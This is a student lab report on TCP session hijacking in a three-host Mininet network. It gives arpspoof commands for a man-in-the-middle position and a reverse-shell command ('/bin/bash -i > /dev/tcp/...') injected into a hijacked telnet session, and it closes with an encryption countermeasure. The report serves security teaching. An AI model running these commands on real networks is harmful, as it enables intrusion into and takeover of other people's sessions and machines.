TCP SESSION HIJACKING

Prepared by : 1505014

Masum Rahman | Computer Security Sessional | 10th September-2019

TCP SESSION HIJACKING

Introduction:

TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguising itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

Basically what happens is - once a TCP client and server finish the three-way handshake protocol, a connection is established, and we call it a TCP session. From then on, both ends can send data to each other. Since a computer can have multiple concurrent TCP sessions with other computers, when it receives a packet, it needs to know which TCP session the packet belongs to. TCP uses four elements to make that decision, i.e., to uniquely identify a session:

- source IP address,
- destination IP address,
- source port number,
- destination port number.

We call these four fields the signature of a TCP session. Session hijacking involves spoofing this signature .

Attack Strategy:

At first sender will establish a tcp connection via telnet or any other service. Then this ongoing session has to be detected by a sniffing. Attacker will then investigate the last packet sent from victim. He will figure out the four unique identifiers of TCP connection. He will create a TCP packet with spoofed ip address and port number. Next sequence number will be figured out with the help of sniffed packet. In case of sniffing isn't possible, Attackers can also predict the tcp sequence number by some intuition or by some random guess.

Fig: Sniffed TCP Packet

Necessary data/command will be inserted in the payload of spoofed packet. Now the packet is ready to send to the server. And attacker is now fully impersonating the victim.Server will acknowledge the packet. And thus the session is successfully taken over.

Couple of scenarios can arise if exact sequence number can't be figured out:

- If the guessed sequence number has been already used, then server simply discards the packet. A new seq number is tried again.
- If the guessed sequence number is much greater the last acknowledged packet, then the packet will be stored in the buffer but attacker's command won't execute. When the server gets all the packets with sequence number less than the attacker's sequence number, then only attacker's command gets executed. Chances are there attacker's packet will be discarded altogether due to buffer overflow.


Once the attacker's packet gets acknowledged by the server, subsequent packets sent by the victim will only be rejected.
After we have taken over the session, we can do any harm to server machine. For example, we can redirect the output of any command on server to our machine.

Implementation Details :

In the following section, we will discuss about **system requirements**, **topology**, **testing step**.

Topology:

To simulate the attack, we would require 3 hosts. One will act as a server, one as client and one as a Man-in-the-middle man.



Software Requirements :

Before performing actual attack, we need to setup virtual network. We used mininet for this purpose. We used various **linux** commands for arp-spoofing.

Commands :

We create a virtual network with 3 hosts. Mininet command for this:

sudo mn -x --topo=single,3

This command basically creates 3 host's network and spawns three terminal for each host.

Host 1 : IP -> 10.0.0.1 (We will use this as user)

Host 2 : IP -> 10.0.0.2 (This one as server)

Host 3: IP -> 10.0.0.3 (This one as attacker)

Now, to perform session hijacking attacker needs to sniff the ongoing packets between host 1 and host 2.

To do this, we will send arp-spoofed packet from host 3. Command for this is :

```
arpspoof -i h3-eth0 -t 10.0.0.1 -r 10.0.0.2 > /dev/null 2>&1 &

arpspoof -i h3-eth0 -t 10.0.0.2 -r 10.0.0.1 > /dev/null 2>&1 &
```

Now we can sniff packets between host 1 and host 2. We demonstrate this by netcat.




Fig : Packet sniffing by attacker

As we can see, attacker can now sniff the packet.

Once sniffing is successful, Next we will try to extract the above mentioned tcp signatures. Then we will send a spoofed packet from attacker to host 2 (server) with appropriate seq. number. Also, we need to send TCP fin packet to user (host 1) so that it doesn't send anymore

packet and attacker can safely take over the control for the rest of the session. We can see this from above figure. Host 1 netcat session has been terminated.

But we can certainly do more serious damage than just taking over an ongoing chat session. In fact we can create a reverse shell on attacker machine. For this we need telnet.
Idea goes like pretty much above-mentioned scenario.
User will login into server (Host 2) via telnet. Once the authentication part is done, attacker will wait for command sending from user. Once user types commands on his machine and that travels through network, attacker will sniff that and send a command to create reverse shell on his machine.




Fig : Establishing Telnet Session between user and server

As the session is now established, we can hijack the session to create reverse shell. We will send

“\r /bin/bash -i > /dev/tcp/10.0.0.3/9999 0<&1”

command to server. What essentially this command tells the server is to execute /bin/bash and redirect the output to 10.0.0.3 (host 3 [attacker]).

Now before sending this command to server, attacker needs to listen on 9999 port to receive connection. So, we spawn another terminal, one for listening and reverse shell and other one for running our malicious program.

Justification of success of attack:




Fig : Creating reverse shell on attacker machine (bottom right one for sending spoofed request and bottom left one for listening and creating reverse shell)

Telnet sends command byte by byte. So as soon as user type “l” in the terminal it gets sent out. And attacker sends a spoofed packet after it. Thus it creates a reverse shell via the already opened port .

Ifconfig command ensures that attacker has been actually able to create the reverse shell of host 2 .

Countermeasure :

This attack can be easily avoided by using end-to-end encrypted communication. If we had used ssh instead of telnet which provides encrypted communication, attacker could have still managed to sniff that. But because of encryption he couldn’t get the sequence number which is one of the prerequisite for the successful attack

Github Repo : https://github.com/Masum95/TCP-Session-Hijacking